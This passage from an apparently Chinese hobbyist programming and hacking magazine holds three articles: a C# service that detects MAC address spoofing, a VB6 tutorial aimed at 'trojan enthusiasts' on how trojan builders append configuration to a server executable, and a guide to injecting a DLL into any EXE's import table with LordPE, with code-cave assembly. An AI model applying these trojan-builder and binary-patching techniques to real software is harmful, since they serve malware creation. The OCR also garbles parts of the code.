


图5

属性，如图5 所示。

在"高级"选项卡选中"Network Address"，默认"值"是"不存在"，非法操作者在"值"中随便填入一个MAC值，达到修改MAC的目的。MAC地址存储在网卡的EEPROM中并且是唯一确定的，但网卡驱动在发送Ethernet报文时，并不从EEPROM中读取MAC地址，而是在内存中建立一块缓存区，Ethernet报文从中读取源MAC地址。而且，用户可以通过上述方式或者三方软件修改实际发送的Ethernet报文中的源MAC地址。

方案二

它作为一个服务安装在每个客户机上，把服务设置为随Windows启动而启动，禁止"暂停"和"停止"该服务，如图6 所示。




图6

加入一个Timer控件（timer_ watchmac），用于确定监控MAC地址值的时间间隔。注意，该控件一定是"工具箱/ 组件"中的Timer，C＃中有3个Timer控件，System.Timers.Timer（基于服务器的计时器）；System.Windows.Forms.Timer（基于 Windows 的标准计时器，位于"工具箱"的"Windows窗体"选项卡）；System.Threading.Timer（仅可在编程时使用的线程计时器）。它们是不一样的，如图7 所示。




图7

服务监控的关键代码如下：

```
using System.Management ;// 要操作 WMI 需要此命名空间
public string mymac1;// 记录原始 MAC
public string mymac2;// 服务监控当前 MAC
```

初始化服务的时候，就读取本机MAC地址

```
protected override void OnStart(string[] args)
{  // TODO: 在此处添加代码以启动服务。
timer_watchmac.Enabled =true;
ManagementClass mcMAG = new anagementClass
("Win32_NetworkAdapterConfiguration");
ManagementObjectCollection mocMAC = mcMAC.
GetInstances();
foreach(ManagementObject m in mocMAC)
{
if((bool)m["IPEnabled"])
{
mymac1= m["MacAddress"].ToString();
break;
}
}
```

在Timer控件的Elapsed（达到间隔时发生）事件添加如下代码：

```
private void timer_watchmac_Elapsed(object sender,
System.Timers.ElapsedEventArgs e)
{  //WMI 在C#中的使用
ManagementClass mcMAC = new anagementClass
("Win32_NetworkAdapterConfiguration");
ManagementObjectCollection mocMAC = mcMAC.
GetInstances();
foreach(ManagementObject m in mocMAC)// 循环实
例化管理对象
{
if((bool)m["IPEnabled"])
{  mymac2= m["MacAddress"].ToString();// 管理对象
(NIC)的当前 mac 地址
if (mymac2!=mymac1)// 发现 mac 地址被修改
{                    // 关闭 ie 浏览器
Process[] myProcesses = Process.GetProcesses();
string test="";
foreach(Process myProcess in myProcesses)// 枚举系
统当前进程
{  test =myProcess.ProcessName ;
if (test=="IEXPLORE")// 发现 ie 进程，还可以添加其
他 览器进程名称
{  myProcess.Kill ();    // 关闭 ie 进程 }
}
}
break;
}
}
}
```

WMI中Win32_NetworkAdapterConfiguration的定义：

```
MACAddress
Data type: string
Access type: Read-only  //mac 地址是只读的
Media Access Control (MAC) address of the network
adapter. A MAC address is assigned by the manufacturer
to uniquely identify the network adapter.
Example: "00:80:C7:8F:6C:96"
```

总结一下我自己的防范方式 在服务器上和客户机上作了双重限制，更为保险的方式是找一个能够直接读取EEPROM地址的三方软件，将它读取的值作为初始值提供给监视服务，再和当前MAC做比较。这样的话，非法操作者就只有通过修改数据包的方式来进行破坏了。当然现在流行的做法是把IP－MAC和交换机端口绑定，只是我们公司没有用这种能绑定端口的交换机，因此只能靠软件了。

Socket：大部分的木马程序都有一个实用的功能：根据用户配置信息生成相应的EXE文件（如设置IP、端口等）。这种EXE文件被称为木马服务端。它是用什么原理生成的呢？喜欢编写木马的朋友就跟着看过来吧！

适合读者：木马爱好者、编程爱好者

前置知识：无



自写木马服务端

文/宋陈三

用WinHEX等软件打开木马的服务端，你会发现用户配置都存放在EXE的尾部。服务端EXE在运行时只要读取自身尾部的数据就可以了。那么服务端EXE本身从何而来呢？当然是预先编译好的，放在主体软件的资源中，需要时进行释放就可以了。

既然知道了原理现在我们就动手做一个小程序试试。首先要做的是服务端模板，让其运行后读取自身尾部的数据。

打开VB6，新建一个工程t.vbp。因为定位指针到文件末尾需要知道编译后的模板文件t.exe的大小，而写代码时t.exe又尚未生成，所以在代码中可以先用未定义常量FILE_SIZE来代指文件大小，最后编译成t.exe后再将文件大小定义给FILE_SIZE。代码如下：

```
Const FILE_SIZE=20480 '这是编译后文件模板的大小
Private Sub Form_Load()
    Dim bAppend As Byte, lNum As Long
    Dim i As Long, sInfo As String
Open App.Path & "\" & App.EXEName & ".exe" For Binary Access Read As #1
Seek #1, FILE_SIZE+1 '将读取指针定位到文件末
'读出超出模板大小的字节部分并显示
 For lNum = 1 To FileLen(App.Path & "\" & App.EXEName & ".exe") - FILE_SIZE
            Get #1, , bAppend
            sInfo = sInfo + Chr(bAppend)
        Next lNum
    Close #1
    MsgBox sInfo
End Sub
```

下面再来做主体文件，让用户在其中进行配置服务端。另外新建一个工程config.vbp，添加服务端模板文件t.exe为CUSTOM类资源，资源号为101。如果你的VB没有资源编辑器，请从"外接程序/外接程序管理器"中进行添加，以后就可以从工具菜单下运行资源编辑器了。界面上设置一个标签，一个文本框和一个按钮，如图1 所示。




图1

我们要做到的是，用户配置后点击按钮，程序释放t.exe并将配置信息追加到t.exe的末尾。本工程的代码如下：

```
Const FILE_SIZE = 20480 '这是101号资源中的服务端文件t.exe的大小
  Private Sub Command1_Click()
      Dim bInfo As Byte
      Dim bFile() As Byte
      Dim iInfoLen As Integer
      Dim i As Integer, lFile As Long
      iInfoLen = Len(txtInfo.Text)
      If txtInfo.Text = "" Then
          MsgBox "请配置弹出消息！", vbCritical
          Exit Sub
      End If
      '引入文件对话框部件，并命名为cdLocation
      cdLocation.Filter = "可执行文件(*.exe)|*.exe"
      cdLocation.ShowSave
      If cdLocation.FileName = "" Then Exit Sub
      On Error GoTo myErr:
  bFile = LoadResData(101, "CUSTOM") '读出101号资源
  Open cdLocation.FileName For Binary Access Write As #1
   For lFile = 0 To FILE_SIZE - 1
            Put #1, , bFile(lFile)
        Next lFile
   For i = 1 To iInfoLen '读出配置信息并追加
            bInfo = Asc(Mid(txtInfo.Text, i, 1))
            Put #1, , bInfo
        Next i
      Close #1
      Exit Sub
  myErr:
      Reset '如果有文件未关闭，则关闭之
     MsgBox Err.Description & "配置信息请用半角字符"
  End Sub
```

选择菜单"文件/生成Config.exe"，执行编译后的Config.exe，在配置框中输入"hello!"，点击"生成EXE"按钮，选择保存位置及文件名，假设为ok.exe。执行ok.exe，效果如图2所示。





图2

对于复杂的配置信息，特别是含有双字节的全角字符，我们还要作特别处理，或干脆将配置信息写成一个ini文件，并追加在t.exe之后。直到释放出EXE后再读取。

适合读者：编程爱好者、破解爱好者
前置知识：无

为任意EXE插入SplashScreen



文/图 林金明

引子

相信玩过逆向工程的人，都会给任意的exe文件加入MessageBox吧（也就是在程序启动前先弹出个MessageBox对话框，当用户点击确定的时候，进入程序），我先总结下上述过程的实现方法，然后进入本文的主题。

```
1.在.data段找到cave地方，输入MessageBox显示的字符串
2.在.text段找到cave地方（主要用来写patch代码）
.004012B4: 6A00          push 000 （类型）
.004012B6: 682C314000    push 00040312C（标题字符串地址）
.004012BB: 6848314000    push 000403148（内容字符串地址）
.004012C0: 6A00          push 000（句柄）
.004012C2: FF1518204000  call MessageBoxA（调用函数）
.004012C8: E933FDFFFF    jmp .000401000（跳到原oep处）
3.用LordPE将程序的OEP修改为004012B4
至此就成功的插入了MessageBox。
```

不过今天我们的目标不是为exe文件插入MessageBox，而是为exe文件插入splashscreen（程序启动界面。如Photoshop、Flash等大型软件都有漂亮的启动界面），相信大家目前已经想到用上面的方法同样实现吧，别急，我们先看看可行性。

> 1.需要调用CreateWindow来创建窗口，并为该窗口指定一个消息处理函数，然后在WM_CREATE处调用SetTimer创建时间器，接着在WM_PAINT分支加载图片，在WM_TIMER分支处关闭窗口，当窗口关闭时需要回到原程序入口点，继续执行，使原程序能够正常工作（SDK编程基础）。
> 2.如果上述需要用到的函数在输入表中没有的话，那就需要我们自己去导入这些函数了。

上述问题意味着你需要patch大量的代码，这样即使你有足够的精力去做的话，那也必将浪费掉大量的时间。如何快速插入一个SplashScreen这将是我们最大的挑战。

分析

分析下PE装载器的工作原理，相信会有事半功倍的效果。PE装载首先找到输入表中程序需要用到的函数，然后将该函数所在的DLL加载到进程空间中（在加载DLL到进程空间时，PE装载器将会调用DLL中的DllMain函数，执行完该函数后，继续加载其它动态库，最后进入程序入口点执行程序）。

这不正是我们想要的地方吗？如果我们在DllMain中调用DialogBoxParam函数，在资源中创建对话框，不正好产生了SplashScreen效果么？

> 小提示：DialogBoxParam函数直到对话关闭时才返回，这意味着当我们的对话没有关闭前，DllMain函数不可能执行完毕。根据上面PE装载器工作过程的分析，在对话框关闭前程序不可能执行，程序继续加载其它模块，加载完毕，主程序才开始执行。

实现

创建个Dll工程，加入如下代码

```
#include "stdafx.h"
int DummyFunc() //空函数
{
return 0;// 这个空函数一定需要，我们把它放入到dll的输出表中
```

因为一会我们需要把该函数加入到我们需要添加SplashScreen的程序的输入表中，如果该Dll一个输出函数都没有，那我们将无法为原程序添加输入函数。这就意味着，PE装载器不会加载我们写的Dll到程序的进程空间中去。

```
}
BOOL DlgProc(HWND hwnd, UINT msg, WPARAM wparam, LPARAM lparam)
{
    DWORD TimerID;
    switch(msg)
    {
        case WM_CLOSE:
        {
            KillTimer(hwnd, TimerID);
            EndDialog(hwnd, 0);
        }
        break;
        case WM_INITDIALOG:
        {
int ScreenWidth,ScreenHeight,StartPosX,StartPosY,WndWidth,WndHeight;
RECT WndRect;
ScreenWidth=::GetSystemMetrics(SM_CXSCREEN);
ScreenHeight=::GetSystemMetrics(SM_CYSCREEN);
::GetWindowRect(hwnd,&WndRect);
```

```
WndWidth=WndRect.right-WndRect.left;
WndHeight=WndRect.bottom-WndRect.top;
TimerID = SetTimer(hwnd, 466, 3000, NULL);
```

这里插入点汇编，主要是跟大家介绍下，右移是除以二，左移是乘以二（移位指令比除法指令快，希望大家能接受这一思想），这里顺便介绍了如何在C++中插入汇编。下面这段算法主要是将窗口显示在屏幕的中央。

```
    __asm{
            mov    eax,ScreenWidth
            sub    eax,WndWidth
            shr    eax,1   //右移1位等价于除以2
            mov    StartPosX,eax
            mov    eax,ScreenHeight
            sub    eax,WndHeight
            shr    eax,1
            mov    StartPosY,eax
    }
  // 上面代码的等价C++代码如下：
  // StartPosX=(ScreenWidth-WndWidth)>>1;
  // StartPosY=(ScreenHeight-WndHeight)>>1;
  SetWindowPos(hwnd,HWND_TOPMOST,StartPosX,
StartPosY,WndWidth,WndHeight,SWP_HIDEWINDOW);
            }
            break;
            case WM_TIMER:
            {
                SendMessage(hwnd, WM_CLOSE,0,0);
            }
            break;
            default:break;    }
        return FALSE;
    }
  BOOL APIENTRY DllMain(HANDLE hModule, DWORD
fdwReason,LPVOID lpReserved)
    {   switch(fdwReason)
        {
            case DLL_PROCESS_ATTACH:
            {
  DialogBoxParam((HINSTANCE)hModule,
MAKEINTRESOURCE(102), NULL, (DLGPROC)DlgProc,
NULL);
            }
            break;
            case DLL_PROCESS_DETACH:
            {

            }
            break;
        }
        return TRUE;
    }
```

建立1个Def文件，将dummyfunc函数导出，Def文件内容如下：

```
LIBRARY
EXPORTS
    DummyFunc
```

OK！上面已经给出了主要的代码，至于资源方面的设计，我相信大家都会，这里就不再多说。（具体见源代码）接下来需要讲的是，如何使用我们这个Dll，刚才不是说了吗？需要将我们刚才输出的DummyFunc添加到需要修改的程序的输入表中，手动添加当然可以（这要求对PE文件的结构有足够的了解），不过现在我教大家用工具快速添加，打开LordPE，加载我们需要修改的exe文件，如图1所示。




图1

选择Directories按钮，弹出对话框，如图2所示。




图2

选择ImportTable右边的“…”按钮，此时再次弹出个对话框，我们在这里为该程序加入函数，如图3所示。




图3

点击add import，在弹出的对话框中，如图4所示设置。




图4

